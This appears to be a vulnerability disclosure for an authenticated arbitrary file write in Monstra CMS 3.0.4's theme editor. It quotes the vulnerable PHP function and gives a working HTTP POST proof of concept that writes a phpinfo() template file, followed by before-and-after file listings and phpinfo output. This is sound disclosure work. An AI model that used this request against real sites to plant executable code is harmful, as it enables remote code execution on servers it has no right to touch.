

Monstra CMS 3.0.4 Arbitrary File Write Vulnerability

Vendor's Official Website: <https://monstra.org/>

Attack Component: `plugins\box\themes\themes.admin.php`

Attack Vectors: Authenticated users can create a new `.template.php` file and write arbitrary content, such as malicious code, into it. Since the file is accessible, this can lead to remote command execution.

Code Analysis:

Vulnerable file: `plugins\box\themes\themes.admin.php`

Parameter “content” to be written to a new .template.php file.

[illegible]

The `setContent` function creates the file if `$filename` does not exist, and writes the value of the `$content` parameter into it. This can lead to arbitrary file write and may also overwrite existing template files.

```

177
public static function setContent($filename, $content, $create_file = true, $append = false, $chmod = 0666)
{
    // Redefine vars
    $filename = (string) $filename;
    $content = (string) $content;
    $create_file = (bool) $create_file;
    $append = (bool) $append;

    // File may not be created, but it doesn't exist either
    if (! $create_file && ! file_exists($filename)) throw new RuntimeException(vsprintf("%s(): The file '%($filename) doesn't exist", array(__METHOD__)));

    // Create directory recursively if needed
    Dir::create(dirname($filename));

    // Create file & open for writing
    $handler = ($append) ? @fopen($filename, 'a') : @fopen($filename, 'w');

    // Something went wrong
    if ($handler === false) throw new RuntimeException(vsprintf("%s(): The file '%($filename)' could not be created. Check if PHP has enough permissions.", array(__METHOD__)));

    // Store error reporting level
    $level = error_reporting();

    // Disable errors
    error_reporting(0);

    // Write to file
    $write = fwrite($handler, $content);

    // Validate write
    if($write === false) throw new RuntimeException(vsprintf("%s(): The file '%($filename)' could not be created. Check if PHP has enough permissions.", array(__METHOD__)));

    // Close the file
    fclose($handler);

    // Chmod file
    chmod($filename, $chmod);

    // Restore error reporting level
    error_reporting($level);

    // Return
    return true;
}

```

Fwrite() writes the content into the created xxx.template.php file

Poc:

POST /monstra-3.0.4/admin/index.php?id=themes&action=edit_template HTTP/1.1

Host: 127.0.0.1:81

Content-Length: 99

Cache-Control: max-age=0

sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"

sec-ch-ua-mobile: ?0

sec-ch-ua-platform: "Windows"

Accept-Language: zh-CN

Upgrade-Insecure-Requests: 1

Origin: http://127.0.0.1:81

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: http://127.0.0.1:81/monstra-3.0.4/admin/index.php?id=themes&action=add_chunk

Accept-Encoding: gzip, deflate, br


Cookie: cookieconsent_status=dismiss; PHPSESSID=ov6uusi3clbi3l9qbpvm5096f0;

_ga=GA1.1.222906586.1753150817; _gid=GA1.1.1004208855.1753150817

Connection: keep-alive

csrf=b57c16a38be1d99c357a9145f30a264e39a8b7bd&name=test&content=<?php%20phpinfo();?
>&edit_file=1

Files before executing poc:



名称	修改日期	类型	大小
css	2025-07-22 10:16	文件夹	
blog.template.php	2016-04-06 3:52	PHP 文件	1 KB
blog-post.template.php	2016-04-06 3:52	PHP 文件	1 KB
footer.chunk.php	2016-04-06 3:52	PHP 文件	1 KB
footer-links.chunk.php	2016-04-06 3:52	PHP 文件	1 KB
header.chunk.php	2016-04-06 3:52	PHP 文件	4 KB
index.template.php	2025-07-22 11:03	PHP 文件	1 KB

Files after executing poc (we have a new file called “test.template.php”):



名称	修改日期	类型	大小
css	2025-07-22 10:16	文件夹	
blog.template.php	2016-04-06 3:52	PHP 文件	1 KB
blog-post.template.php	2016-04-06 3:52	PHP 文件	1 KB
footer.chunk.php	2016-04-06 3:52	PHP 文件	1 KB
footer-links.chunk.php	2016-04-06 3:52	PHP 文件	1 KB
header.chunk.php	2016-04-06 3:52	PHP 文件	4 KB
index.template.php	2025-07-22 11:03	PHP 文件	1 KB
test.template.php	2025-07-22 11:32	PHP 文件	1 KB

Access “test.template.php”:

phpinfo()

127.0.0.1:81/monstra-3.0.4/public/themes/default/test.template.php

PHP Version 5.6.9



System	
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cmd /c "php -n --enable-snapshot-build --enable-debug-pack --disable-zts --disable-isapi --disable-nsapi --without-mysql --without-pdo-mysql --without-pi3web --with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared --with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared --with-enchant=shared --enable-object-out-dir=../obj/ --enable-com-dotnet=shared --with-mcrypt=static --without-analyzer --with-pgsql"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpstudy\phpstudy_pro\Extensions\php\php5.6.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, sslv3, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	convert.iconv.*, mcrypt.*, mdecrypt.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*

This program makes use of the Zend Scripting Language Engine:

Login to the web console, create “test” template, and save it:

Monstra :: Administration

127.0.0.1:81/monstra-3.0.4/admin/index.php?id=dashboard

MONSTRA **Dashboard** Content ▾ Extends ▾ System ▾ Help ▾ View Site admin ▾

Welcome back, [admin](#) [Create New](#) [Upload File](#)

Content Pages Blocks Files Menu	Extends Plugins Themes Snippets	System Settings Users Backups Emails Information	Help Documentation Official Support Forum
--	--	--	--

Monstra was made by [Sergey Romanenko](#) and is maintained by [Monstra Community](#) / © 2012 - 2016 Monstra – Version 3.0.4

Monstra :: Administration

127.0.0.1:81/monstra-3.0.4/admin/index.php?id=themes

MONSTRA Dashboard Content Extends System Help View Site admin

Site Theme

Select Theme

default

Save

Admin Theme

Select Theme

default

Save

Current Site Theme: default

Create New Template

Templates

blog-post	Edit	Delete
blog	Edit	Delete
index	Edit	Delete
test	Edit	Delete

Create New Chunk

Clone

Monstra :: Administration

127.0.0.1:81/monstra-3.0.4/admin/index.php?id=themes&action=edit_template&filename=test

MONSTRA Dashboard Content Extends System Help View Site admin

Edit Template

Name

test .template.php

Template content

```
<?php phpinfo();?>11111111
```

Save and Exit Save Cancel